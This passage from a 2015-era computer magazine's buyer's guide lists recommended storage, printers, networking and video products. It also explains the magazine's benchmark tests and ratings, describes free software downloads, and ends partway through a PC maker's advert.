05 Pricier photo printers let you print from memory cards plugged straight into the printer, so you don't need to use a PC. An LCD preview screen offers greater control for this method of printing. Many inkjet printers now have a PictBridge USB port, which you can use to print images directly from most digital cameras.

06 If you're really serious about photography, consider buying an inkjet that can produce borderless prints up to A3 size. The best devices can print photos that look nearly as good as those from professional labs.

STORAGE

SSD	COMPUTER SHOPPER RECOMMENDED ★★★★★ CRUCIAL MX100 256GB £85 inc VAT • www.cclonline.com The MX100 is quick for a budget SSD and the price makes the 256GB model fantastic value. 128GB and 512GB models are also available if you want to save money, or need more storage. CAPACITY 256GB • COST PER GIGABYTE £0.37 • INTERFACE SATA3 • WARRANTY Three years RTB • PART CODE CT256MX100SSD1 • DETAILS uk.crucial.com • FULL REVIEW Apr 2015	
HARD DISK	COMPUTER SHOPPER BEST BUY ★★★★★ WESTERN DIGITAL Red 6TB £204 inc VAT • www.dabs.com The Red 6TB combines excellent performance with a high capacity and special firmware, making a hard disk that's perfect for use in NAS enclosures. CAPACITY 6TB • COST PER GIGABYTE £0.03 • INTERFACE SATA3 • WARRANTY Three years RTB • PART CODE WD60EFRX • DETAILS www.wdc.com • FULL REVIEW Nov 2014	
NAS	COMPUTER SHOPPER BEST BUY ★★★★★ SYNOLOGY Diskstation DS215j £149 inc VAT • www.ebuyer.com Synology's latest NAS is faster than its predecessor thanks to an upgraded CPU, and is capable of rapid file transfers. DSM is still the best NAS operating system we've used, too. 3.5in HARD DISK BAYS (FREE) 2 (2) • NETWORKING 2x 10/100/1,000 Ethernet • WARRANTY Two years RTB • PART CODE DS215j • DETAILS www.synology.com • FULL REVIEW Jun 2015	
PORTABLE SSD	COMPUTER SHOPPER BEST BUY ★★★★★ SAMSUNG T1 500GB £215 inc VAT • www.ebuyer.com The T1 is significantly faster than any USB3 flash drive as it has its own SSD controller. Combined with a USB3 connection, it's able to transfer files at unbelievable speeds – then slips into a pocket for taking on the move. CAPACITY 500GB • COST PER GIGABYTE £0.43 • INTERFACE USB3 • CLAIMED READ 450MB/s • CLAIMED WRITE 450MB/s • WARRANTY Three years RTB • PART CODE MU-PS500B/EU • DETAILS www.samsung.com/uk • FULL REVIEW Apr 2015	
PORTABLE HARD DISK	COMPUTER SHOPPER BEST BUY ★★★★★ WESTERN DIGITAL My Passport Ultra 1TB £49 inc VAT • www.pcworld.co.uk This compact 5,400rpm USB3 external hard disk comes with excellent backup and encryption software. We reviewed the 1TB model, which is a bargain, but for an extra £25 you can pick up the 2TB version. CAPACITY 1TB • COST PER GIGABYTE £0.05 • SPINDLE SPEED 5,400rpm • INTERFACES USB3 • DIMENSIONS 15x82x11mm • WARRANTY Three years RTB • PART CODE WDBZFP0010BKK • DETAILS www.wdc.com • FULL REVIEW Sep 2013	

PRINTERS AND SCANNERS

MONO LASER PRINTER	COMPUTER SHOPPER BUSINESS BUY ★★★★★ XEROX Phaser 3610 £335 inc VAT • www.printerland.co.uk The Phaser 3610 is a mono laser printer for small firms and workgroups. It's fast, reaching 47ppm in our tests, and has a claimed monthly duty cycle of up to 110,000 pages. Best of all, at 1.1p per page it's cheap to run. TECHNOLOGY Mono laser • MAXIMUM PRINT RESOLUTION 1,200x1,200dpi • DIMENSIONS 315x393x426mm • WEIGHT 13kg • MAXIMUM PAPER SIZE A4/legal • WARRANTY One year onsite • PART CODE 3610V_DN • DETAILS www.xerox.co.uk • FULL REVIEW Jan 2014	
COLOUR LASER	COMPUTER SHOPPER BEST BUY ★★★★★ CANON i-SENSYS LBP7780Cx £426 inc VAT • www.lambda-tek.com It's somewhat expensive to buy, but the Canon i-SENSYS LBP7780Cx is very cheap to run and produces impressively high-quality prints. TECHNOLOGY Single-pass colour laser • MAXIMUM PRINT RESOLUTION 600x600dpi • DIMENSIONS 401x517x530mm • WEIGHT 31kg • MAXIMUM PAPER SIZE A4/legal • WARRANTY One year onsite • DETAILS www.canon.co.uk • PART CODE 6140B010AA • FULL REVIEW Mar 2015	
INK JET MFP	COMPUTER SHOPPER BEST BUY ★★★★★ EPSON Expression Photo XP-760 £130 inc VAT • www.bbox.co.uk It's not brilliant for printing office documents, but if you want great photos and brilliant scanning, Epson's good-looking and compact XP-760 is perfect. TECHNOLOGY Piezo inkjet • MAXIMUM PRINT RESOLUTION 5,760x1,440dpi • MAXIMUM OPTICAL SCAN RESOLUTION (OUTPUT BIT DEPTH) 2,400x4,800dpi (48-bit) • DIMENSIONS 141x290x341mm • WEIGHT 6.9kg • MAXIMUM PAPER SIZE A4/legal • WARRANTY One year RTB • DETAILS www.epson.co.uk • PART CODE C11CD96401 • FULL REVIEW Mar 2015	
INK JET MFP	COMPUTER SHOPPER BEST BUY ★★★★★ CANON Pixma MG6650 £84 inc VAT • www.ebuyer.com This well-specified MFP isn't the fastest, but its print, copy and scan quality are superb. Improved touchscreen controls make it easier to use than some Pixmas, and its ink costs are reasonable too. TECHNOLOGY Thermal inkjet • MAXIMUM PRINT RESOLUTION 4,800x1,200dpi • SCANNER RESOLUTION 1,200x1,200dpi • DIMENSIONS 148x455x369mm • WEIGHT 6.4kg • MAXIMUM PAPER SIZE A4/legal • WARRANTY One year RTB • DETAILS www.canon.co.uk • PART CODE 9539B008AA • FULL REVIEW Aug 2015	
OFFICE PRINTER	COMPUTER SHOPPER BEST BUY ★★★★★ HP Officejet Pro X476dw £331 inc VAT • www.ebuyer.com It may be an inkjet, but HP's MFP beats many colour lasers in terms of speed, print quality and running costs. TECHNOLOGY Thermal inkjet • MAXIMUM PRINT RESOLUTION 2,400x1,200dpi • SCANNER RESOLUTION 1,200x1,200dpi • DIMENSIONS 517x517x399mm • WEIGHT 24kg • MAXIMUM PAPER SIZE A4/legal • WARRANTY One year onsite • DETAILS www.hp.co.uk • PART CODE CN461A • FULL REVIEW Mar 2015	

NETWORKS

PORTABLE 3G ROUTER



TP-LINK M5350

RECOMMENDED ★★★★★

£40 inc VAT • www.amazon.co.uk

The M5350 is a bargain portable 3G router that's easy to set up and use. Its screen could be bigger, but the icons are clearly displayed. It's great for making the most of your data SIM.

MODEM 3G • WI-FI STANDARD 802.11n • USB PORTS None • WALL MOUNTABLE? No • WARRANTY Three years RTB • PART CODE M5350 • DETAILS uk.tp-link.com • FULL REVIEW Dec 2014



WI-FI RANGE EXTENDER



BT Dual-Band Wi-Fi Extender 1200

RECOMMENDED ★★★★★

£50 inc VAT • www.shop.bt.com

This fast wireless extender is easy to set up and is the perfect companion to an 802.11ac router. The wired LAN port lets you connect a wired device to your wireless network, too.

WI-FI STANDARD 802.11ac • STATED SPEED 867Mbit/s • LAN PORTS 1x 10/100 • WARRANTY Three years RTB • PART CODE 80462 • DETAILS connectedhome.bt.com • FULL REVIEW Aug 2015



POWERLINE KIT



DEVELO dLAN 1200+ Starter Kit

RECOMMENDED ★★★★★

£115 inc VAT • www.dabs.com

Devol's dLAN 1200+ is the fastest Powerline networking kit we've seen, even if you're limited to a single Gigabit Ethernet connection. The passthrough sockets are very convenient, too.

POWERLINE NETWORKING STANDARD HomePlug • STATED SPEED 1,200Mbit/s • ADAPTORS IN BOX 2 • WARRANTY Three years RTB • PART CODE 09378 • DETAILS www.devol.com/uk • FULL REVIEW Feb 2015



WI-FI RANGE EXTENDER



NETGEAR AC750-Wi-Fi Range Extender

RECOMMENDED ★★★★★

£52 inc VAT • www.dabs.com

This Wi-Fi extender helps liven up the Wi-Fi deadzones in your home or office. It works on both the 2.4GHz and 5GHz bands simultaneously, and it even has an Ethernet port that's ideal for connecting devices such as games consoles and smart TVs.

WI-FI STANDARD 802.11ac • STATED SPEED 750Mbit/s • LAN PORTS 1x Gigabit • WARRANTY Two years RTB • PART CODE EX6100-100UKS • DETAILS www.netgear.co.uk • FULL REVIEW Nov 2014



LOOKING FOR OUR BEST BUY ROUTER?

See our wireless router group test on page 78.



VIDEO

MEDIA-STREAMING STICK



AMAZON Fire TV Stick

RECOMMENDED ★★★★★

£35 inc VAT • www.amazon.co.uk

The Amazon Fire TV Stick is a great inexpensive media-streaming device, which excels if you're an Amazon Prime subscriber. Even if you're not, you'll still get good mileage out of the Fire TV Stick through other platforms such as Plex. It's our new favourite discrete streaming device.

VIDEO OUTPUTS HDMI 1.4 • NETWORKING 802.11n • STREAMING FORMATS UPnP, AirPlay, DLNA • INTERNET STREAMING SERVICES iPlayer, Netflix, Sky News, Spotify, TuneIn Radio, Amazon Instant Video, TVPlayer • DIMENSIONS 115x15x17mm • WARRANTY One year RTB • PART CODE Fire TV Stick • DETAILS www.amazon.co.uk • FULL REVIEW Aug 2015



ACTION CAM



GOPRO Hero4 Black

RECOMMENDED ★★★★★

£300 inc VAT • www.amazon.co.uk

The GoPro Hero4 Black doesn't deviate from the existing GoPro template but is an excellent action camera that introduces stunning 4K video at 30fps. You also get support for a wide range of mounts and accessories, meaning you'll be able to capture fantastic footage whatever the activity.

SENSOR 1/2.3in CMOS • SENSOR PIXELS 12,000,000 • MAX RECORDING RESOLUTION 4K (30fps) • AV CONNECTIONS Micro HDMI output, 3.5mm microphone to Mini USB (optional) • DIMENSIONS 41x59x30mm • WEIGHT 89g (52g with housing) • WARRANTY One year RTB • PART CODE CHDHX-4-1-EU • DETAILS www.gopro.com • FULL REVIEW May 2015



CAMCORDER



CANON Legria HF G30

BEST BUY ★★★★★

£904 inc VAT • www.nigelohara.com

This fantastic enthusiast camcorder has a capacitive touchscreen monitor, a great electronic viewfinder and a sensible array of function buttons. Its image quality is excellent, too.

OPTICAL ZOOM 20x • SENSOR 1/2.3in CMOS • LCD SCREEN 3 1/2in LCD, 1,230,000 dots • DIMENSIONS 84x89x182mm • WEIGHT 900g • WARRANTY One year RTB • PART CODE 84548009AA • DETAILS www.canon.co.uk • FULL REVIEW Sep 2015



GAMEPLAY RECORDER



HAUPPAUGE HD PVR Rocket

RECOMMENDED ★★★★★

£112 inc VAT • www.ebuyer.com

The HD PVR Rocket lets you record your gameplay from a PC or games console, including your own commentary. It's well designed, with a large red Record button and the ability to record directly to a USB drive.

WARRANTY Two years RTB • PART CODE 1527 • DETAILS www.hauppage.co.uk • FULL REVIEW Apr 2013



CAMCORDER



PANASONIC HC-X920

BEST BUY ★★★★★

£649 inc VAT • www.wexphotographic.com

This camcorder uses three 1/2.3in BSI MOS sensors to record Full HD video with excellent colour reproduction and tremendous detail. Its built-in Wi-Fi adaptor lets you connect to a smartphone or stream video over your network.

OPTICAL ZOOM 12x • SENSOR 3x 1/2.3in BSI MOS • LCD SCREEN 3 1/2in LCD, 1,115,000 dots • DIMENSIONS 72x67x150mm • WEIGHT 417g • WARRANTY One year RTB • PART CODE HC-X920EB-K • DETAILS www.panasonic.co.uk • FULL REVIEW May 2013



Choosing an ...

Action camera

01 Action cameras are typically much smaller than a regular camcorder, as they are designed to be mounted to a bike, board or car, or worn on your person. As the name suggests, they are designed primarily for shooting action footage, but because of their small size they are ideal for strapping on to your pet's collar or your children's toys for a different perspective.

02 Almost all action cameras will shoot Full HD video, and some will even shoot 4K, but frame rate is arguably more important than resolution when it comes to action video. Higher frame rates will mean smoother clips, and super-high frame rate videos can be played in slow motion to emphasise exciting shots. Keep an eye out for 4k/30p, 1080p/60 and 720p/120 models for the widest possible choice of resolutions and frame rates.

03 Most action cameras rely on flash memory for storing your video, letting you swap out memory cards on the fly when you fill one up with clips. More expensive devices can have integrated flash memory as well as a card slot, but it's typically cheaper to buy the basic version of a camera and pick up memory cards separately.

04 Not all action cameras have LCD displays; in fact, many deliberately don't include a screen in order to extend battery life. If you want to see exactly what you're pointing the lens at, keep an eye out for cameras with smartphone companion apps, or wrist-mounted viewfinders that also let you start and stop shooting remotely.

05 Action cameras typically have a huge range of accessories, with specific mounts and harnesses for different activities and sports. If the camera itself isn't water resistant, a weatherproof case will protect it from the elements, while a tripod mount will let you lock it firmly in place. Spare batteries are essential for longer shoots, and some decent video-editing software will help you to produce a more polished result.

Intel motherboard

02 All current Intel processors have built-in graphics chipsets, so if you want to use your chip's built-in graphics, make sure the motherboard has the video outputs you need, such as VGA, DVI, HDMI and DisplayPort. If you want to play modern games, you'll need to fit a dedicated graphics card in the motherboard's PCI Express x16 slot, although this may block one of your other slots.

04 If you want to install lots of expansion cards, look for a motherboard that offers plenty of PCI and PCI-E x1 slots. Some motherboards also have PCI Express x4 slots and extra PCI Express x16 slots. PCI Express x1 and x4 cards also work in PCI Express x16 slots.

05 All motherboards have built-in audio chipsets, but some support only 5.1 surround sound rather than 7.1. If you're connecting to older surround-sound amplifiers that don't have HDMI, look for an optical or coaxial S/PDIF output. All motherboards have Ethernet ports and most have the faster Gigabit version. You may also find it useful to buy a board with built-in Wi-Fi so you don't have to use up a USB port or PCI slot with an adaptor.

COMPUTER SHOPPER
RECOMMENDED

★★★★★

GPU AMD Radeon R9 290 • **MEMORY** 4GB GDDR5 • **CARD LENGTH** 283mm • **WARRANTY** Two years RTB • **DETAILS** www.xfxforce.com • **PART CODE** R9-290A-EDBD • **FULL REVIEW** May 2015



COMPUTER SHOPPER
BEST BUY

★★★★★

SOCKET LGA1150 • **CORES** 4 • **FREQUENCY** 3.5GHz • **INTEGRATED GRAPHICS** Intel HD Graphics 4600 • **WARRANTY** One year RTB • **DETAILS** www.intel.com • **PART CODE** BX80646I54690K • **FULL REVIEW** May 2015



COMPUTER SHOPPER
BEST BUY

★★★★★

SOCKET FM2 • **CORES** 4 • **FREQUENCY** 3.4GHz • **INTEGRATED GRAPHICS** AMD Radeon R7 • **WARRANTY** One year RTB • **DETAILS** www.amd.com • **PART CODE** AD770KXBJABOX • **FULL REVIEW** May 2015



COMPUTER SHOPPER
RECOMMENDED

★★★★★

SOCKET LGA1150 • **CHIPSET** Intel Z97 • **MEMORY SLOTS** 4 • **PCI-E x16 SLOTS** 2 • **PCI-E x1 SLOTS** 3 • **PCI SLOTS** 2 • **USB PORTS** 2x USB, 4x USB3 • **VIDEO OUTPUTS** HDMI, DVI, VGA • **DIMENSIONS** 305x218mm • **WARRANTY** Three years RTB • **DETAILS** www.asus.com • **PART CODE** Z97-E • **FULL REVIEW** May 2015



COMPUTER SHOPPER
RECOMMENDED

★★★★★

CASE TYPE ATX • **MOTHERBOARD COMPATIBILITY** ATX, microATX, Mini-ITX • **SUPPLIED FANS** 1x 120mm • **MAX 3 1/4in DRIVE BAYS 3** • **MAX 5 1/4in DRIVE BAYS 2** • **DIMENSIONS** 215x482x427mm • **WEIGHT** 4.8kg • **WARRANTY** One year RTB • **DETAILS** www.silverstonetek.com • **PART CODE** SST-PS11B-Q • **FULL REVIEW** May 2015



COMPUTER SHOPPER
BEST BUY

★★★★★

OS SUPPORT Windows 7, 8 • MINIMUM CPU 2GHz with SSE2 • MINIMUM GPU DirectX 9 or 10 • MINIMUM RAM 2GB • HARD DISK SPACE 5GB • DETAILS www.adobe.com/uk • PRODUCT CODE 65234288 • FULL REVIEW Jan 2015



COMPUTER SHOPPER
BEST BUY

★★★★★

OS SUPPORT Windows XP or later • **MINIMUM CPU** Intel Pentium 4 or later, AMD Athlon 64 or later • **MINIMUM GPU** Not stated • **MINIMUM RAM** 512MB (Windows XP), 1GB (Vista, 32-bit Windows 7/8), 2GB (64-bit Windows 7/8) • **HARD DISK SPACE** 510MB • **DETAILS** www.serif.com/page/plus • **PRODUCT CODE** N/A • **FULL REVIEW** Feb 2015



COMPUTER SHOPPER
RECOMMENDED

★★★★★

OS SUPPORT Windows 7, 8 • **MINIMUM CPU** 1.6GHz with SSE2 • **MINIMUM GPU** DirectX 9 or 10 • **MINIMUM RAM** 2GB • **HARD DISK SPACE** 5GB • **DETAILS** www.adobe.com/uk • **PRODUCT CODE** 65237742 • **FULL REVIEW** Feb 2015



COMPUTER SHOPPER
BEST BUY

★★★★★

OS SUPPORT Apple OS X 10.7.5 • **MINIMUM CPU** Core 2 Duo (64-bit) • **MINIMUM GPU** Intel HD Graphics • **MINIMUM RAM** 1GB • **HARD DISK SPACE** 325MB • **DETAILS** affinity.serif.com • **PRODUCT CODE** Affinity Designer • **FULL REVIEW** Mar 2015



COMPUTER SHOPPER
BEST BUY

★★★★★

OS SUPPORT Windows 7 or later • **MINIMUM CPU** Intel Core/AMD dual-core • **MINIMUM GPU** DirectX 10 • **MINIMUM RAM** 4GB • **HARD DISK SPACE** 15GB • **DETAILS** www.steinberg.net • **PRODUCT CODE** 45550 • **FULL REVIEW** May 2015



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
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How we test

Find out how well products perform with the help of *Computer Shopper's* comprehensive tests

COMPUTER SHOPPER'S REVIEWS use some of the most exhaustive testing procedures you'll find in any PC magazine. Every product is subjected to qualitative and quantitative tests that show how it performs in practical use. Graphs for performance, battery-life scores and costs are used in the Reviews section, as shown on the right. Look in the 'Summary of tests' box (below) for details of each test we run.

For PCs and laptops, we evaluate performance using our own custom benchmarking suite. See below for a brief description of our benchmarking software and game tests.



SUMMARY OF TESTS

PC SYSTEMS

Windows overall Average speed across numerous demanding tasks

Multitasking Speed when running simultaneous applications

Dirt Showdown (1080p) Frames per second at 1,920x1,080, 4xAA, Ultra detail

Metro: Last Light Redux Frames per second at 1,920x1,080, SSAA, Very High detail

LAPTOPS

Windows overall Average speed across numerous demanding tasks

Multitasking Processor-intensive multitasking test

Dirt Showdown (720p) Frames per second at 1,280x720, 4xAA, High detail

Battery life Run time in minutes for continuous video playback

SMARTPHONES/TABLETS

Battery life Run time in minutes for continuous video playback

PRINTERS AND MFPs

Mono text speed Pages per minute for correspondence-quality text

Mixed colour speed Pages per minute for presentable text and graphics

Mono page cost Running costs expressed as pence per page

Colour page cost Running costs expressed as pence per page

DIGITAL CAMERAS

Battery life Number of shots from full charge

CAMCORDERS

Battery life Run time in minutes for recording

MP3 PLAYERS

Battery life Run time in minutes for continuous playback

ROUTERS

Laptop 24GHz 10m Mbit/s at 10m with 802.11n laptop on 24GHz band

Laptop 24GHz 25m Mbit/s at 25m with 802.11n laptop on 24GHz band

Laptop 5GHz 10m Mbit/s at 10m with 802.11n laptop on 5GHz band

Laptop 5GHz 25m Mbit/s at 25m with 802.11n laptop on 5GHz band

802.11ac adaptor 10m Mbit/s at 10m with an 802.11ac adaptor

802.11ac adaptor 25m Mbit/s at 25m with an 802.11ac adaptor

NETWORK-ATTACHED STORAGE

Large files Average MB/s for read/write of 100MB large files

Small files Average MB/s for read/write of 100MB small files

HARD DISKS

Extra large files Average MB/s for read/write of a 6GB file

Large files Average MB/s for read/write of 100MB large files

Small files Average MB/s for read/write of 100MB small files

PROCESSORS

Windows overall Average speed across numerous demanding tasks

Multitasking Speed when running simultaneous applications

Dirt Showdown (720p) Frames per second at 1,280x720, 4xAA, High detail

MOTHERBOARDS

Windows overall Average speed across numerous demanding tasks

Multitasking Speed when running simultaneous applications

Dirt Showdown (1080p) Frames per second at 1,920x1,080, 4xAA, Ultra detail

Dirt Showdown (720p) Frames per second at 1,280x720, 4xAA, High detail

GRAPHICS CARDS

Dirt Showdown (1080p) Frames per second at 1,920x1,080, 4xAA, Ultra detail

Tomb Raider Frames per second at 1,920x1,080, SSAA, Ultra detail

Metro: Last Light Redux Frames per second at 1,920x1,080, SSAA, Very High detail

BENCHMARKS

SHOPPER BENCHMARKS

Our benchmark suite uses open-source software that runs on Windows, Mac OS X and Linux systems. This lets us use objective results to compare PCs and laptops, no matter which operating system they run. It's designed to test each computer to its limit, using a combination of intensive image-editing, video-encoding and multitasking tests.

We ran the tests on our reference PC, which has an Intel Core i5-4670K processor, 8GB of DDR3 RAM and an AMD Radeon R7 260X graphics card. We normalised our results so this PC had a score of 100. This makes it easy to draw comparisons between test systems.

The resulting overall score is shown at the bottom of every PC and laptop review. As we use the same tests in our standalone and group test reviews, you can compare the performance of any computer, whether it's a netbook, laptop or desktop, from both sections of the magazine.

To see how your computer compares, you can download the suite from www.shopperdownload.co.uk/benchmarks. Versions are available for 32-bit and 64-bit operating systems.

3D BENCHMARKS

DIRT SHOWDOWN

Dirt Showdown is a cracking racing game that makes good use of DirectX 11's fancy graphical effects. You'll want at least 30fps for smooth racing.



TOMB RAIDER

With the ultra-demanding Super-Sampling Anti-Aliasing (SSAA) enabled, 2013's Tomb Raider reboot is a great indicator of mid-range performance.



METRO: LAST LIGHT REDUX

Our most demanding graphics test uses tessellation, SSAA and massive textures to give even high-end cards a thorough workout.



RATINGS & AWARDS

Computer Shopper rates products out of five:

Avoid ★★★★★

Below average ★★★★★

Good ★★★★★

Very good ★★★★★

Excellent ★★★★★

The best products can win the following awards:

BEST BUY

Products with outstanding quality and performance for the money win our Best Buy award.

COMPUTER SHOPPER
BEST BUY

RECOMMENDED

Products that don't quite qualify for a Best Buy award but are still highly rated by our reviewers.

COMPUTER SHOPPER
RECOMMENDED

BUSINESS

The very best products for work win our Business Buy award.

COMPUTER SHOPPER
BUSINESS BUY

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


Ashampoo Media Sync

FILE MANAGEMENT CAN be a tedious business. Connect your phone, open an Explorer window, browse to the Camera folder, select the new pictures, copy them to the right location... then repeat, with suitable variations, for every device you ever use, every time you plug it in.

Ashampoo Media Sync changes all that. Once set up, it automatically recognises a device as soon as it's connected, then searches the appropriate folders, locates the files you'd like to transfer – documents, music, pictures or videos – and copies anything new to your chosen destination folders, without you having to do anything at all.

A straightforward wizard makes it easy to get started. Connect a device, choose a source folder, select the type of files to be synced and the destination folders, and you're done.



Media Sync will then pop up an alert every time you connect the device. You can dismiss this, or launch a sync with a click. If you'd prefer to synchronise a device automatically, choose the Always Start Sync option.

Other tweaks and customisations are on offer if you need them. You're not restricted to syncing the default file types, for instance. If you'd like to include some others – transfer ZIPs and RARs as well as regular documents, for example – you can add your chosen file extensions in just a few seconds.

GETTING STARTED

The download instructions on the opposite page show you how to connect to the download site. Please make sure that you type in the web address exactly as shown. You'll need your coupon code the first time you log on.

ANY PROBLEMS

If you need help with any of the software this month, please send an email to letters@computershopper.co.uk. We check this inbox regularly. Please include the issue number of the magazine and your coupon code.

WHY DOWNLOADS

Software manufacturers have been requiring us to use online registration for some time now, but increasingly we're being asked to provide the program as a download. In order to continue bringing you the best free software, we've revamped our download site. You need to use the unique code printed in the box on the facing page to register and download the software in this issue.

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NO CODE?

If you don't have the card insert with the unique code, you must buy the £4.99 print version of the magazine. If you have bought this, please contact letters@computershopper.co.uk for help and a new code.

REQUIREMENTS Windows XP, Vista, 7 or 8 32/64-bit, 30MB hard disk space

WEBSITE www.ashampoo.com

NOTES Get your registration code within the application



Abelssoft CheckDrive 2015

MODERN HARD DISKS are supremely reliable. They may well last the full lifetime of your PC, or even longer if you re-use them elsewhere. There are exceptions, however, and if you're one of the unlucky ones then a hardware failure could prove disastrous. This is why you need to monitor your system regularly for any potential problems.

CheckDrive 2015 provides several ways to check your hard disks for signs of poor health. These start with a surface scan, looking for lost clusters or bad sectors that might point to an upcoming problem.

The program can also access your drive's SMART (Self-Monitoring, Analysis and Reporting Technology) data: low-level performance indicators that can show if a drive is developing problems. CheckDrive 2015 keeps this simpler than many other programs, just showing you the current pass or fail states for disk's main aspects, but you can also view the full SMART data set if you're interested.

By default these scans only happen if you run them manually, but CheckDrive 2015 also has its own scheduler. Set this up and you can have your system automatically checked every week or so, ensuring you'll be alerted to problems almost as soon as they appear.

Finally, a Drive Information pane provides the key details on each of your disks, such as names, partitions, sizes and file systems.

REQUIREMENTS Windows XP, Vista, 7 or 8 32/64-bit, 20MB hard disk space

WEBSITE www.abelssoft.net

NOTES Get your registration code within the application. Note if you have previously registered an Abelssoft product, you won't need to register a second time

Chat and Communication

Digsby (Build 92) Access all your instant messaging services from one application; there's support for Windows Live!, Yahoo!, AIM, Google Talk, ICQ and Jabber.

Evernote 5.8 Store your notes, ideas and plans in the cloud, and synchronise them between computers.

Mozilla Thunderbird 31.7 A powerful email client from the organisation best known for the Firefox web browser.

Postbox Express 1.0.1 An email client that provides a comprehensive array of tools to help you manage your messages more easily.

UPDATED Skype for Windows 7.5 Make internet voice and video calls for free, and buy credit to make calls to mobiles and landlines.

UPDATED Trillian 5.6 Use all your instant messaging accounts with one application; this program has support for Windows Live!, AIM, Yahoo! and Google Talk.



Customisation

7 Taskbar Tweaker 4.5 Customise the Windows 7 taskbar so that it works exactly to your liking.

Metro UI Tweaker for Windows 8 Tweak the new user interface for Windows 8.

Mosaic Desktop Beta 1 Refresh Add Windows 8's mosaic-tiled desktop to your computer without having to upgrade.

Rainmeter 3.2.1 Customise the desktop quickly and easily with your choice of information, tools and shortcuts.

Windows 8 Transformation Pack 9.1 Emulate the look of Windows 8 on an earlier version of the operating system.

Windows 10 Transformation Pack 3 Bring some of Windows 10's new features to your current operating system.



General

Free Studio 6.5 This software provides an easy way to convert your video and audio files into different formats.


Paragon Partition Manager 2014 Free Create, format, split, merge and reorganise all your hard disk's partitions.

PeaZip 5.6 A tremendously powerful archive-management tool.

Screenshot Captor 4.10 Create and manage screenshots the easy way.

SUMo 3.13 Quickly scan your PC's installed applications and find any updates available for them.

ZipGenius 6.3.2 A flexible file-compression tool with support for a huge number of compressed file formats.



Internet and Network

CarotDAV 1.12

Manage all your online storage services with one simple application.

Cyberduck 4.7

A powerful but easy-to-use FTP client for uploading and downloading your files.

Easy WiFi 4.01


Find free Wi-Fi hotspots while you're out and about.

NetBalancer 8.6.2 Make the most of your internet connection by assigning download and upload priorities to web applications.

TeamViewer 10.0

Remote-control your computer from anywhere in the world.

Vuze 5.6 A BitTorrent client to help you locate, share and download torrent files.



Tweaking and Performance

UPDATED CCleaner 5.0.6 Remove unwanted information, temporary files, browsing history, huge log files and even the settings that uninstalled software leaves behind.


UPDATED Defraggler 2.19 Ensure your system is defragmented properly and improve its performance.

Finestra Virtual Desktops 2.5 Set up four or more virtual desktops on your PC.

UPDATED IObit Advanced SystemCare 8.2 A complete computer security, maintenance and optimisation suite.

Revo Uninstaller Free 1.95 Remove installed applications completely, including all their folders, system files and Registry entries.

Simple Performance Boost 1.0.5 Tweak the Windows Registry to give your PC a performance boost.



Crafting PCs the Scan way: Specification. Service. Satisfaction.



Scan V1 Value System Home / Office PC

- Intel® Pentium® G3240 processor
- 4GB Corsair DDR3 1333MHz memory
- 500GB SATA 6Gb/sec hard drive
- Windows 8.1

£295 Inc VAT

The V1 is a very capable entry-level system perfect from basic home/office tasks. It's based around the dual-core Intel® Pentium® G3240 processor, 4GB of RAM plus a 500GB hard disk.



Scan V15 Value System Home / Office PC

- Intel® Core™ i5 4460 processor
- 8GB Corsair DDR3 1600MHz memory
- 1TB SATA 6Gb/sec hard drive
- Windows 8.1

£475 Inc VAT

The V15 ups the ante by including a quad-core Intel® Core™ i5 4460 processor, so it makes light work of office and multimedia applications.



Scan G20 Value System Gaming PC

- Intel® Pentium® G3240 processor
- 8GB Corsair DDR3 1600MHz memory
- 2GB NVIDIA GeForce GTX 750 Ti SSC
- 1TB SATA 6Gb/sec hard drive
- Windows 8.1

£479 Inc VAT

Thanks to its dual-core Intel® Pentium® G3240 processor and NVIDIA GTX 750 Ti SSC graphics card the G20i is our most affordable gaming PC. It even includes surround sound!



Scan G30i Value System Gaming PC

- Intel® Core™ i5 4460 processor
- 8GB Corsair DDR3 1600MHz memory
- 2GB NVIDIA GeForce GTX 960 SSC ACX
